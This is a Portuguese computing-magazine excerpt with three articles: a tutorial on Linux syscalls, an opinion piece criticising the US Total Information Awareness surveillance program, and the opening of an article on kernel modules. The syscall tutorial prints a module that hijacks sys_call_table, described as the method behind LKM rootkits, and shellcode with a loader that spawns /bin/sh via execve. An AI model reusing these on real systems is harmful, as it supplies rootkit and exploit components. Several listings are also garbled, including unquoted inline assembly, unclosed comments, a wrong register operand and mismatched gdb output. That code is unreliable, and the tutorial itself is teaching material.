Motivação

Uma das cadeiras mais importantes dentro de qualquer curso de informática é, sem sombra de dúvida, a de Sistemas Operacionais. Por ser considerada uma das básicas e mais necessárias, é considerada por muitos alunos como sendo, às vezes, desnecessária, ou melhor, específica demais para determinados segmentos de computação.

O objetivo deste paper é mostrar o que é uma syscall e como a mesma pode ser utilizada para os mais variados fins. Escolhemos o Linux como sistema operacional de análise, por seu código aberto e sua ampla documentação. Queremos atingir o estudante e o profissional que deseja conhecer mais um pouco e aprofundar seus estudos, a fim de um entendimento maior e melhor do cenário de sistemas operacionais e, sobretudo, de sua segurança.

Introdução

Falar de System Calls, que chamaremos daqui para frente de syscalls, é falar acima de tudo de sistemas operacionais. Existem dezenas de definições clássicas sobre sistemas operacionais, mas a minha preferida é a seguinte: *"Sistema Operacional é a camada de software que cuida dos aspectos técnicos da operação de um computador."* (Burgess - A Short Introduction to Operating Systems)

O SO é o programa que, de maneira muito simplista, faz com que um computador execute diversas tarefas, como: abrir um arquivo, rodar um programa, comunicar via rede, etc. Normalmente um sistema operacional possui uma série de elementos básicos, como: um interpretador de comandos, um sistema de arquivo, ferramentas diversas - editores de texto, compiladores, programas gráficos, jogos, etc. -, entre outros. Estes sistemas ainda podem utilizar uma série de dispositivos, conhecidos normalmente como periféricos - impressoras, scanners, webcams, gravadores de CD, etc.

Os sistemas operacionais evoluíram muito desde seus primórdios e hoje executam uma série de atividades, as quais seus ancestrais nem imaginavam fazer. Os mesmos, devido a estes recursos, podem ser classificados quanto à sua operacionalidade: monotarefas ou de *single-task*, múltiplas tarefas ou *multi-task*, ou ainda de múltiplas tarefas e multiusuários ou *multi-task/multi-user*.

Todos estes sistemas tratam elementos básicos em sua arquitetura, sendo que esta arquitetura pode ser dividida em duas classes: Hardware, que trata dos elementos físicos da máquina (placas, discos, CPU, etc.); e o Software, que trata dos elementos lógicos da máquina (programas, SO, etc.).

Em termos de hardware, existem os seguintes elementos principais: a CPU (unidade central de processamento), que contém a memória, os dispositivos; e os sinais de hardware (hardware signals): interrupções, exceções e os traps.

Já no tratamento do software, podemos citar os seguintes elementos: o gerenciamento de recursos, o spooling, as system calls, a linguagem de interpretação de comandos, o sistema de arquivos (file system) e os terminais de sistema (Linux). Destes elementos, vamos começar a entender como as syscalls são importantes e como as mesmas influenciam no funcionamento do sistema operacional.

Qualquer tarefa importante de um sistema operacional envolve sempre uma grande porção de código de baixo nível. Por exemplo, se quisermos criar um diretório em um disco rígido, teríamos de criar uma série de rotinas em assembly ou em C ANSI para acessar os dispositivos e promover o devido controle no mesmo.

Para evitar esta tarefa hercúlea, os projetistas de sistemas já criaram uma série de funções, ou melhor, rotinas de baixo nível, que executam estas operações. Estas rotinas são chamadas system calls. Estas system calls interagem com o sistema e di-

zem exatamente o que ele deve fazer em uma determinada operação específica.

As System Calls: um estudo mais profundo

Uma das funções mais básicas de um SO é permitir o acesso a dispositivos de hardware. No caso do Linux, todos estes acessos são feitos por syscalls. Normalmente, quando queremos ver um conteúdo de um diretório, utilizamos a função ls, ou se, quando programamos em C e queremos imprimir uma mensagem na tela, utilizamos o comando printf.

Tanto o comando quanto a função printf, que é invocada por uma biblioteca de funções em C, têm por comum invocarem syscalls para sua execução. Como podemos identificar, ou melhor, ilustrar um funcionamento de uma syscall?

Em nosso tutorial, começaremos um pouco embaixo, ou seja, vamos falar um pouquinho de assembly. Vamos ilustrar de uma maneira simples a chamada de uma syscall clássica:

write. Esta syscall escreve em um dispositivo alguma coisa, fazendo uma mensagem aparecer na tela. Vamos utilizar o NASM, Netwide Assembler, encontrado em <http://nasm.sourceforge.net>, pois trata-se de um programa robusto e com um certo grau de portabilidade de código. O código é diferente para quem está escrevendo shellcodes, pois o padrão do NASM é o assembly i386, enquanto o de shellcode, padrão utilizado no Unix, é o assembly AT&T. Vamos examinar o código abaixo:

```
- Simples programa que invoca a System Call
4 - write
- Modificado a partir do Hello World do NASM
; grave-o como asm1.s
```

```
section .data

msg db "Mostrando algo na tela - SYSCALL
4",0xa
len equ $ - msg

section .text

global _start

_start:

mov ebx,1
mov eax,4 ;chamada da syscall 4
mov edx,len
mov ecx,msg
int 0x80
mov ebx,0 ;chamada da syscall 0
mov eax,1
int 0x80
```

Para compilar e linkar este programa, execute o seguinte:

```
nasm -elf asm1.s
ld -s -o asm1 asm1.o
```

Rode o programa e a mensagem aparecerá na tela.

Na arquitetura Intel, temos uma série de registradores que podem acessar valores de 16 a 32 bits. São eles: EAX, EBX, ECX e EDX. Estes registradores podem ser utilizados para movimentação de dados e valores aritméticos. Os mesmos também podem ser utilizados para guardar um endereçamento de um procedimento ou uma variável.

Na sintaxe do NASM, fizemos o seguinte:

```
mov ebx,1
mov eax,4
```

Carregamos ebx com 1 e eax com 4. Quatro é o valor da syscall 4, e write 1 é o parâmetro que indica que stdout será direcionado para o vídeo. Em seguida, carregamos a mensagem em ecx, declarada na seção .data e seu comprimento.

Syscalls

Algumas maneiras de conhecer um pouco mais o sistema e alguns recursos utilizados por programadores maliciosos


```

mov    edx,len
mov    ecx,msg

```

Em seguida, temos a chamada de execução, a famosa `int 0x80`, que invoca a interrupção do kernel para o mesmo entrar no Kernel Mode. As syscalls podem ser invocadas pela `INT 80` ou pela função `lcall7` (esta última, a mais utilizada por sistemas como o Solaris/x86).

Aplicações Práticas...

Devemos agora mostrar algumas aplicações de syscalls do sistema, inicialmente temos de lembrar que, para cada versão do kernel, as syscalls são acrescentadas de novas funções e que a estrutura da apresentação das mesmas se modifica. Normalmente, o programador mal-intencionado pode utilizar uma syscall, invocada por um LKM (Linux Kernel Module) para os mais diversos fins não muito louváveis.

Nos dias de hoje, grandes rootkits baseados em LKM são feitos desta maneira e um dos mais interessantes é o `suckit`, que já foi tema de análise em nosso artigo de anomalias de pacotes publicado na revista **Geek**. Vou mostrar novamente como a coisa funciona. Vou utilizar o exemplo abaixo:

```

/*Exemplo de corrupcao de sys_call*/
/*carregue-o como insmod modulo.o*/
/*para remove-lo utilize co comando rmmod
modulo*/
/* salve-o como modulo.c */
/* para compilar digite */
/*gcc -D__KERNEL__ -DMODULE -DLINUX -O2 -
Wall -I. -I/usr/src/linux/include -c -o
modulo.o modulo.c*/
/*por Antonio Marcelo */
/*Com este modulo carregado nao e possivel
criar diretorios*/

```

```

#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/init.h>
#include <linux/unistd.h>
#include <asm/uaccess.h>
#include <linux/sched.h>
#include <syscall.h>

extern void* sys_call_table[];

asmlinkage int (*original_call)(const char
*path);

asmlinkage int minha_syscall(const char
*path)

```

```

{
    return 0;
}

int init_module(void)
{
    original_call=sys_call_table [SYS_mkdir];
    sys_call_table[SYS_mkdir]= minha_syscall;
    return 0;
}

void cleanup_module(void)
{
    sys_call_table[SYS_mkdir]= original_call;
}

```

O que foi apresentado no módulo acima é substituir a `sys_call [SYS_mkdir]` que é responsável pela criação de diretórios pela chamada `minha_syscall`, que tem como principal função `return 0`, ou seja, ela não faz nada, apenas encerra a operação. Este exemplo, muito modesto e simples, pode mostrar a potencialidade deste tipo de operação.

Este exemplo de interceptação de uma syscall é um dos mais clássicos, e muitos outros podem ser criados para este tipo de resultado não muito ético. Mas também podemos utilizar as syscalls em situações mais interessantes. Entra aí o *shellcode*.

O que diabos é um shellcode?

Depois que um buffer overflow é descoberto, surge um novo desafio para o programador malicioso, que é codificar o *exploit*, ou seja, o programa que permitirá explorar a falha de programação e permitir a entrada não-autorizada no sistema. Não é o intuito deste artigo explicar um buffer overflow (isto ficará para uma outra oportunidade), e sim demonstrar como o shellcode é uma das partes mais importantes do *exploit*.

Um shellcode é a representação das instruções de um programa assembly. Por exemplo, quando uma CPU executa alguma instrução, ela é colocada em alguma parte da memória, a instrução é transformada em uma linguagem de baixo nível, como o assembly apresentado acima em nosso artigo. O shellcode é um conjunto de códigos hexadecimais destas instruções, colocado em um array de caracteres. Um dos usos mais comuns é manipular o IP e assim desviá-lo para um código arbitrário qualquer, como por exemplo um shell.

Um shellcode pode ser feito de várias maneiras. Vamos conhecer algumas delas:

a) Escrever diretamente em código hexadecimal - ou seja, colocar os códigos representantes das operações em assembly (nunca vi nenhum ser humano fazer isto...)

b) Fazer o programa em assembly e extrair o código - é raramente utilizada, contudo, alguns programadores muito experientes, mas muito mesmo, costumam fazer desta maneira

c) Escrever em C e desassemblá-lo (desculpe por este último termo...) - a maneira mais comum e que dez em cada dez programadores gostam de utilizar. Falaremos dela em nosso artigo.

Vamos codificar um programa chamado *saida.c*, que é uma maneira de mostrar o nosso primeiro shellcode.

```

#include <stdlib.h>

void main() {
    exit(0);
}

```

Vamos compilar conforme abaixo:

```
oldmbox# gcc -o saida saida.c
```

O macete é utilizar um programa muito poderoso e talvez uma das ferramentas GNU mais úteis para este tipo de projeto, o GDB: o GNU Debugger. Um debugador (desculpe novamente) é um programa muito útil, já que irá nos mostrar as instruções e os endereços de memória (*isto em um buffer overflow é muito importante!!!*). Vamos então executar o comando abaixo:

```

root@oldmbox:~# gdb ./saida
GNU gdb 5.2
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU Ge-
neral Public License, and you
are
welcome to change it and/or distribute copies
of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.
Type "show warranty" for
details.
This GDB was configured as "i386-slackware-
linux"...
(gdb) b main
Breakpoint 1 at 0x00483f6
(gdb) r

```

```

Starting program: /root/saida
Breakpoint 1, 0x000483f6 in main ()
(gdb)
(gdb) disas _exit
Dump of assembler code for function _exit:
0x400c6680 <_exit>:    mov     %ebx,%edx
0x400c6682 <_exit+2>:    mov
0x4[esp,1],%ebx
0x400c6686 <_exit+6>:    mov     $0x1,%eax
0x400c668b <_exit+11>:   int     $0x80
0x400c668d <_exit+13>:   mov     %edx,%ebx
0x400c668f <_exit+15>:   cmp
$0xffffffff, %eax
0x400c6694 <_exit+20>:   jae     0x400c6696
<_exit+22>
0x400c6696 <_exit+22>:   push    %ebx
0x400c6697 <_exit+23>:   call    0x400c669c
<_exit+28>
0x400c669c <_exit+28>:   pop     %ebx
0x400c669d <_exit+29>:   xor     %edx,%edx
0x400c669f <_exit+31>:   add     $0x7a7bc,%ebx
0x400c66a5 <_exit+37>:   sub     %eax,%edx
0x400c66a7 <_exit+39>:   push    %edx
0x400c66a8 <_exit+40>:   call    0x4003bb08
<_dl_pagesize+160212>
0x400c66ad <_exit+45>:   pop     %ecx
0x400c66ae <_exit+46>:   pop     %ebx
0x400c66af <_exit+47>:   mov     %ecx, [%eax]
0x400c66b1 <_exit+49>:   or
$0xffffffff, %eax
0x400c66b4 <_exit+52>:   jmp     0x400c6696
<_exit+22>
End of assembler dump.
(gdb) quit

```

Vamos analisar esta parte do código:

```

0x400c6680 <_exit>:    mov     %ebx,%edx
0x400c6682 <_exit+2>:    mov     0x4[esp,1],%ebx
0x400c6686 <_exit+6>:    mov     $0x1,%eax
0x400c668b <_exit+11>:   int     $0x80

```

Isto não lembra nada? A syscall que nós queremos puxar é a 01, carregada no registrador `eax` que, na tabela de syscalls, é 1, ou seja, a `sys_exit`. Agora vamos codificar em C:

```

#include <stdlib.h>

main() {
    __asm__(
        mov     %ebx,%edx
        mov     $0x1,%eax
        int     $0x80

        );
}

```


Para compilar é só fazer o seguinte:

```
oldmbx# gcc -o saida2 saida2.c
```

Bem, e o shellcode? Vamos utilizar um pequeno truque do GDB, ou melhor, uma função x/bx, a qual irá converter o formato hexa (x) para código hexa (bx). Vamos examinar o saida2.c no GDB

```
root@oldmbx:~/shellcoding# gdb saida
GNU gdb 5.2
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General
Public License, and you
are
welcome to change it and/or distribute copies of
it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type
"show warranty" for
details.
This GDB was configured as "i386-slackware-
linux"...saida: No such file or
directory.
(gdb) disas
No frame selected.
```

```
(gdb) disas main
Dump of assembler code for function main:
0x00403c0 <main>:    push    %ebp
0x00403c1 <main+1>:    mov     %esp,%ebp
0x00403c3 <main+3>:    mov     %ebx,%edx
0x00403c5 <main+5>:    mov     $0x1,%eax
0x00403ca <main+10>:   int     $0x80
0x00403cc <main+12>:   leave
0x00403cd <main+13>:   ret
0x00403ce <main+14>:   nop
0x00403cf <main+15>:   nop
End of assembler dump.
(gdb)
```

Vamos examinar esta parte do código:

```
0x00403c0 <main>:    push    %ebp
0x00403c1 <main+1>:    mov     %esp,%ebp
0x00403c3 <main+3>:    mov     %ebx,%edx
0x00403c5 <main+5>:    mov     $0x1,%eax
0x00403ca <main+10>:   int     $0x80
```

Vemos aqui claramente os endereços de memória, onde começa o início do programa com a sua primeira instrução:

```
0x00403c0 <main>:    push    %ebp
```

Iremos executar o seguinte comando:

```
(gdb) x/bx main
0x00403c0 <main>:    0x55
(gdb) x/bx main+1
0x00403c1 <main+1>:  0x89
(gdb) x/bx main+2
0x00403c2 <main+2>:  0xe5
(gdb) x/bx main+3
0x00403c3 <main+3>:  0x89
(gdb) x/bx main+4
0x00403c4 <main+4>:  0xda
.
.
.
(gdb) x/bx main+10
0x00403ca <main+10>: 0xcd
(gdb) x/bx main+11
0x00403cb <main+11>: 0x80
```

A primeira pergunta é a seguinte: por que até a instrução 11? Simples, a instrução 10 equivale ao comando int e a 11 ao valor 80 em hexa, que é a chamada para o kernel. Os valores em hexa que aparecem do lado são os valores do shellcode. Depois disso, vamos fazer um programinha que irá fazer o shellcode. Vamos a ele:

```
char
shellcode[ ]="\x55\x89\xe5\x89\xda\xb8\x01\x00\x00\x00\xcd\x80";

main(){
    void(*x) (void);
    x=(void*)shellcode;
    x();
}
```

O exemplo acima é interessante apenas como uma maneira de mostrarmos como é a mecânica do negócio. Agora vamos fazer algo mais interessante...

Uma chamada de Shell

Todos os grandes exploits de buffer overflows sempre resultam em shells de root. No exemplo abaixo, vamos apresentar um exemplo de uma shellcode que abre uma shell.

Para isto, vamos utilizar a system call execve, que é a responsável pela execução de um novo aplicativo. Nós vamos carregar na memória a instrução /bin/sh e executá-la invocando esta system call. Vamos fazer uma pequena toina em assembly num programa em C:

```
/* Chamada de syscall execve em assembly
/*
main()
{
    __asm__ (
        xor    %eax,%eax
        push   %eax
        push   $0x68732f2f /* chamada de //sh
        push   $0x6e69622f /* chamada de /bin
        mov    %esp,%ebx
        push   %eax
        push   %ebx
        mov    %esp,%ecx
        xor    %edx,%edx
        /* abaixo chamada da syscall 11(b em hexa)
execve
        movb   $0xb,%eax
        /*
        int    $0x80"
    );
}
```

Salve-o como exe.c e, para compilar, digite:

```
oldmbx# gcc -o exe exe.c
```

Execute-o:

```
oldmbx# ./exe
sh-2.05a#
```

E aí temos um shell em assembly. Migrando para o shellcode, conforme o processo acima descrito com gdb, temos o seguinte shellcode:

```
char
shellcode[ ]="\x31\xc0\x50\x68\x2f\x2f\x73\x68\x2f\x62\x
69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80";

main(){
    void(*x) (void);
    x=(void*)shellcode;
    x();
}
```

Este exemplo é um dos mais interessantes que podemos fazer com syscalls e o shellcode.

Onde encontrar as Syscalls?

Bem, depois deste pequeno artigo, o leitor deve estar perguntando onde está o arquivo com as syscalls. Dependendo do kernel, você o encontrará nos diretórios abaixo:

```
/usr/include/asm-i386/unistd.h - Kernel 2.4.x
/usr/include/sys/syscall.h - Kernel 2.2.x
```

Vamos listar abaixo uma pequena porção deste arquivo para vocês poderem visualizar as syscalls deste artigo.

```
#ifndef _ASM_I386_UNISTD_H_
#define _ASM_I386_UNISTD_H_

/*
 * This file contains the system call numbers.
 */

#define __NR_exit      1
#define __NR_fork      2
#define __NR_read      3
#define __NR_write     4 (syscall write)
#define __NR_open      5
#define __NR_close     6
#define __NR_waitpid   7
#define __NR_creat     8
#define __NR_link      9
#define __NR_unlink    10
#define __NR_execve    11 (syscall execve)
```

Conclusões

Esperamos ter esclarecido um pouco do obscuro caminho das syscalls, como elas mesmas podem funcionar, e como um programador malicioso pode aproveitá-las para codificar ferramentas de ataque e até mesmo complementar exploits. Cabe ao leitor, agora, estudar e se aprofundar, só assim melhores resultados e entendimentos poderão ser obtidos.

Bibliografia:

IA-32 Inter Architecture Software Developer's Manual - Volumes 1, 2 e 3 - <http://www.intel.com>
Designing Shellcode Desmistified - Murat
<http://www.enderunix.org> (recomendado)
PC Assembly Book, de Prof. Paul A. Carter
<http://www.dipaulcarter.com/pcasm> (recomendado)
Unix Assembly Codes Development for Vulnerabilities Illustration Purposes
<http://ltd-pl.net/documents/asmcodes-1.0.2.pdf>
A Short Introduction to Operating Systems, de Mark Burgess - <http://www.iu.hio.no/~mark/os/os.html> (recomendado)

Antonio Marcelo é especialista de segurança e autor de diversos livros sobre Linux, entre eles, "Firewalls em Linux", "Linux Ferramentas Anti Hackers", "Squid - Guia de Administração Rápida", entre outros publicados pela editora Brasport. Pode ser encontrado no endereço <http://www.plebe.com.br>. Dúvidas e críticas sobre este artigo podem ser enviadas para amarcelo@plebe.com.br.

O Grande Irmão está mais perto do que se imagina

Marcelo Barbão
mbarbao@digerati.com.br

Em 1949, o escritor britânico George Orwell escreveu uma das novelas mais sombrias sobre a falta de liberdade e o controle do Estado sobre o indivíduo. O nome do livro era *1984*. Orwell era anarquista e seu livro misturava elementos dos dois Estados mais totalitários que a humanidade viu até o momento: a URSS stalinista e a Alemanha nazista.

No livro, Winston Smith é funcionário do partido que domina um país chamado Oceania, que junta a América do Norte, África do Sul e Austrália, além da Inglaterra, onde Smith vive.

Todas as casas possuem telas que transmitem propagandas e boletins do governo 24 horas por dia. Elas não podem ser desligadas e, pior, possuem câmeras e microfones. Sua utilidade é bastante evidente. Elas servem para espionar os cidadãos.

Este livro, que pode ser considerado um precursor dos livros cyberpunk ou de pesadelo tecnológico, como ficaram conhecidos nos anos 80, está para se tornar realidade. Se a população deixar, é claro.

Controle total

Por mais incrível que possa parecer, este "1984" não está sendo construído na Coreia do Norte comunista, em Cuba, de Fidel, ou nos países islâmicos mais fechados; está sendo construído no país que, supostamente, é o maior defensor da democracia e dos direitos individuais: os Estados Unidos.

O controle sobre vozes dissidentes não é algo novo no país de Bush. Nos anos 50, liderados pelo famigerado senador McCarthy, milhares de artistas e intelectuais sofreram nas mãos do anticomunismo mais infantil. Muitos acabaram por abandonar o país. Quando tiveram de enfrentar uma onda maior, mais organizada e mais violenta de repúdio ao "American Way of Life", seus métodos também conseguiram ir além da mera perseguição. O Cointelpro, sigla para Counter Intelligence Program - ou Programa de Contra-

Inteligência -, foi uma caça às bruxas que envolveu milhares de pessoas. Até os dias de hoje, existem pessoas na prisão ou exiladas por causa dessa política de repressão. Assassinos foram cometidos, prisões injustas, condenações absurdas, infiltrações, traições, etc.

E então chegamos ao século 21. Pode mudar o discurso e a forma, mas o conteúdo é o mesmo. Agora não são os comunistas (quer dizer, eles ainda estão por aí, escondidos), mas são os terroristas. É usando o medo real causado pelos atentados e a descoberta surpreendente, para a maioria dos norte-americanos, que eles são odiados no resto do mundo, que o presidente Bush vai impondo uma restritiva e antidemocrática legislação. Há pouco, no final de 2002, o Departamento de Defesa anunciou um programa estratégico de "proteção" da população norte-americana. Proteção ou controle?

O governo dos EUA quer controlar tudo o que os cidadãos do mundo fazem. Guerra contra o terrorismo ou nascimento de um superfascismo? Descubra como eles querem saber todas as informações da sua vida.

TIA

Total Information Awareness (Conhecimento Total da Informação) é o nome desse programa. Ele está sendo desenvolvido pelo Departamento de Defesa, a cargo do já famoso John Poindexter, um dos chamados "falcões" do governo norte-americano.

Poindexter ronda a Casa Branca há uns 20 anos. Ele foi assessor de segurança nacional do governo Reagan entre 1985-86 e um dos "idealizadores" da famosa operação Irã-Contras. Armas ilegais eram vendidas ao Irã (mas eles não eram inimigos?) e o dinheiro era enviado para os contras que, durante mais de dez anos, destruíram a economia nicaragüense.

Depois de ser condenado e reverter as acusações num tribunal de apelação, no começo dos anos 90, Poindexter voltou à Casa Branca pelas mãos de Bush. E para criar e implementar o mais absurdo projeto de controle da história. O TIA é a consequência natural da política antidemocrática que Bush vem implementando desde os atentados de 11 de setembro de 2001. O Patriotic Act (Decreto Patriótico), aprovado pela Câmara de Deputados e pelo Senado em apenas seis semanas, dá poderes quase ditatoriais ao presidente e às forças de segurança. É permitido, entre outras coisas, prender, revistar uma pessoa, sua casa e seus arquivos, sem autorização judicial. Servidores de Internet, empresas e até escolas devem permitir a investigação de cidadãos norte-americanos e, se requisitado, não podem nem avisar, ao empregado ou estudante, que suas coisas foram investigadas.

Neste momento, por causa dessa lei, diversas pessoas continuam presas. Até um brasileiro ficou preso durante dez meses, sem nenhuma acusação formal, por conta de leis assim. Estima-se que existam ao redor de 1.200 pessoas presas desde os atentados, nesta mesma situação. O crime delas? Serem árabes, descendentes ou imigrantes.

Com o Decreto Patriótico, o governo Bush pode quase tudo, e com a construção da TIA, poderá ter completo controle sobre a população. Como isso vai ser usado é a grande preocupação.


O que é a TIA?

O objetivo é coletar o máximo de informações possíveis sobre indivíduos que podem ser "possíveis terroris-

tas" ou criminosos envolvidos em criminalidade e terrorismo de "baixa intensidade/baixa densidade". São as chamadas células terroristas inativas. As autoridades afirmam que os 19 terroristas que comandaram os ataques contra o World Trade Center estavam há muito tempo no país, preparando-se para os atentados.

Da mesma forma, muitas outras células podem estar se preparando. O problema está no processo de identificação dos componentes destas células. Virtualmente, qualquer pessoa pode ser um terrorista ou criminoso em potencial. Essa dúvida é verdadeira, principalmente depois da descoberta de americanos lutando ao lado do Taleban, no Afeganistão.

A solução é simples: informações sobre todas as pessoas são guardadas e processadas em supercomputadores que o Departamento de Defesa quer construir, com o auxílio das principais empresas de informática do país. Mas o principal não são os computadores que registrarão todas essas informações, como o uso de cartão de crédito, reservas de passagens, contas em banco, saída e entrada no país, registros policiais, carteiras de motoristas, e-mail, telefonemas e diversas outras informações. O principal serão os programas algoritmos para selecionar e organizar as informações coletadas, além da atividade humana. O projeto de



Poindexter apresentou às empresas que vão concorrer (quem quiser participar da concorrência, tem até o final de março de 2003), a criação de um "grande banco de dados, virtual e centralizado".

Junto com os elementos coletados no dia-a-dia, o banco de dados será alimentado com as informações geradas pelas agências de inteligência FBI e CIA. Será também necessário um supergerenciamento de informações para poder construir padrões de comportamento. Até um mecanismo de busca está sendo preparado, o Projeto Genoa, por uma coincidência, feito pela Syntek Technologies, empresa que já contratou John Poindexter.

Quando fizemos esta matéria, a repercussão sobre o Grande Irmão foi tão grande que o site da DARPA ficou fora do ar.

Repercussões até no Congresso

Diversos deputados e senadores reagiram negativamente ao anúncio da TIA, mas suas críticas focalizaram apenas em aspectos secundários do problema. Uma das primeiras críticas foi a falta de controle do Congresso sobre todo o processo. Outra foi a presença de John Poindexter na direção do projeto.

Uma das primeiras medidas dos senadores foi a aprovação de uma lei que dava um aspecto democrático à "espionagem interna": o Congresso deveria ser informado de todos os passos da TIA e teria controle sobre os gastos usados na pesquisa e desenvolvimento, exceto quando estas informações forem essenciais para a segurança nacional. Assim, todos ficam contentes, o Congresso finge que faz sua parte vigiando o governo, e a Casa Branca finge que leva em conta o que pensam os senadores e deputados.

Poindexter, com seu passado de mentiras e segredos, é outro ponto de discórdia. Mas essa discussão não deixa de ser uma forma de iludir a maioria das pessoas. Afinal, não vai importar muito quem dirige o projeto, mas como e para que ele será usado. Respondendo a essas críticas, o Departamento de Defesa já afirmou que Poindexter, como criador da TIA, só irá ficar até o funcionamento. Ah, agora ficamos todos mais aliviados. Como também ficamos mais tranquilos com a promessa de que nenhuma ação ilegal será tomada contra cidadãos norte-ameri-

canos. Opa, esqueci, nós não somos cidadãos norte-americanos. O que isso significa? Que contra o resto do mundo ações ilegais podem ser realizadas?

Não tem jeito, quanto mais explicações do governo, mais percebemos como a TIA é um projeto voltado para a espionagem dos cidadãos do mundo, utilizando banco de dados comerciais. É fácil entender como isso pode influenciar nossas vidas. Nos documentos da própria DARPA (agência militar que criou a própria Internet) apresentando o projeto, uma frase chama a atenção: "Scientia Est Potentia" - Conhecimento é Poder. E a TIA vem para trabalhar junto com o já famoso Echelon, sistema de monitoramento de informações que funciona nos países de língua inglesa.

E os slogans do presidente Bush parecem se aproximar cada vez mais das frases que dirigiam os objetivos do Big Brother no livro 1984:

**Guerra é paz
Liberdade é escravidão
Ignorância é força**

Conheça mais as organizações que lutam contra o Big Brother

Epic - Eletronic Privacy Information Center

<http://www.epic.org/privacy/profiling/tia/>

EFF - Eletronic Frontier Foundation

<http://www EFF.com/>

ACLU - American Civil Liberties Union

<http://www.aclu.org/>

EchelonWatch

<http://www.echelonwatch.org/>

Free Congress Foundation

<http://www.freecongress.org/>

Cyber-Rights & Cyber-Liberties

<http://www.cyber-rights.org/>

Linux Kernel Modules

Gleicon S. Moraes
gsmoraes@terra.com.br

O que são?

O kernel do Linux, ou seja, o coração de todas as distribuições, é um programa como outro qualquer, com a diferença de que ele tem tarefas complexas de gerenciar memória, I/O, outros programas, além de prover os recursos multitarefa e multiusuários, de rede, de forma otimizada e balanceada, sem deixar de fazer uma tarefa por outra.

Ocorre que, sendo um programa escrito em linguagem ANSI C, com algumas partes específicas de cada arquitetura utilizando assembly, acaba por torná-lo muito complexo. Quem já compilou o kernel sabe disso, das várias opções encontradas, muitas delas que servem apenas para habilitar outras opções, como o caso do suporte a Loadable Modules, encontrado logo no início da configuração e que, na maioria dos kernels, está habilitado e em uso. Após habilitá-lo, notamos que em vez de habilitar ou desabilitar certos drivers e funções, temos uma terceira opção, que é <M>odule.

Estes módulos são "partes" do kernel que podem ser incorporadas durante a execução do mesmo, durante o uso normal.

De forma inversa do que é encontrada em outros sistemas operacionais, em que a inclusão de um driver de placa de rede, por exemplo, é obrigatoriamente seguida de um reboot, o Linux suporta que, estando a placa instalada, o driver seja carregado e descarregado a qualquer momento. Não confundir com hot swap, que é a capacidade do hardware ser inserido e removido sem desligar a máquina!

Este conceito de extensão de funcionalidade serve tanto para drivers quanto para protocolos, novas features, como, por exemplo, controle de usuários, e também facilita muito

o desenvolvimento para os kernel hackers. Imagine tendo de rebootar uma máquina cada vez que fosse testar um driver de uma placa qualquer. Realmente torna a tarefa muito mais complexa.

Academicamente, o kernel do Linux é considerado monolítico, ou seja, uma só peça que funciona sincronizada e fortemente atada, ou seja, a sequência de processos e tarefas não é aleatória. Grandes avanços são feitos em seu scheduler, que é o componente responsável pelo escalonamento dos processos e tarefas. O outro lado é o microkernel, que sendo local ou distribuído, usa um conceito exatamente oposto que divide até os filesystems em processos separados, por exemplo, e usa a comunicação assíncrona entre os mesmos para realizar suas tarefas.

Fora do debate ideológico que este tipo de questão sempre traz, o design adotado tem se provado muito bom no uso real do dia-a-dia, e muitas melhorias foram introduzidas, trazendo um conceito que é considerado obsoleto por muitos novamente à luz do dia.

O conceito de módulos e seu funcionamento

Uma destas melhorias são os Loadable Modules, comentados anteriormente, que estendem a capacidade do kernel em runtime. Pequenos pedaços de código, contendo um conjunto de funcionalidades, são carregados do chamado *userland* para o kernel.

Na realidade, eles passam do filesystem, no qual estão sob forma de arquivo objeto, para a memória RAM, na parte

destinada a nossos programas e dados, e por meio de uma syscall são carregados no endereço correto na memória reservada ao kernel.

Depois de colocados no local correto, os módulos são registrados. Aí sim sua funcionalidade estará disponível para o kernel e, por consequência, para os usuários. Na realidade, o módulo é ligado ao kernel em tempo de execução, como veremos posteriormente.

Este conceito, diga-se de passagem, não é exclusivo no Linux, outros sistemas o implementam, talvez de forma ligeiramente diferente, mas conceitualmente semelhante.

O arquivo contendo o módulo, é um object file, daqueles que você gera com o gcc para depois linkar e compilar tudo. Eles contêm símbolos que guiam o kernel no processo de carregamento e registro. Portanto, se você der um strip (man strip) em um arquivo o de algum módulo, provavelmente ele não carregará.

Uma API é disponibilizada para a programação de módulos, com os símbolos necessários e as funções que devem ser preenchidas.

Basicamente, existe um esqueleto e uma sequência de funções que formam um protocolo, que é o básico para se ter um módulo carregado. Daí pra frente, é só desenvolver a função necessária e colocar no local correto.

Quando dizemos que o módulo está registrado, quer dizer que já está rodando em Kernel Mode, e não em User Mode, ou seja, dependemos dos símbolos que o kernel nos exporta, de sua API, funções e dados, e não de libraries, tal como libc, libjpeg, lib123.

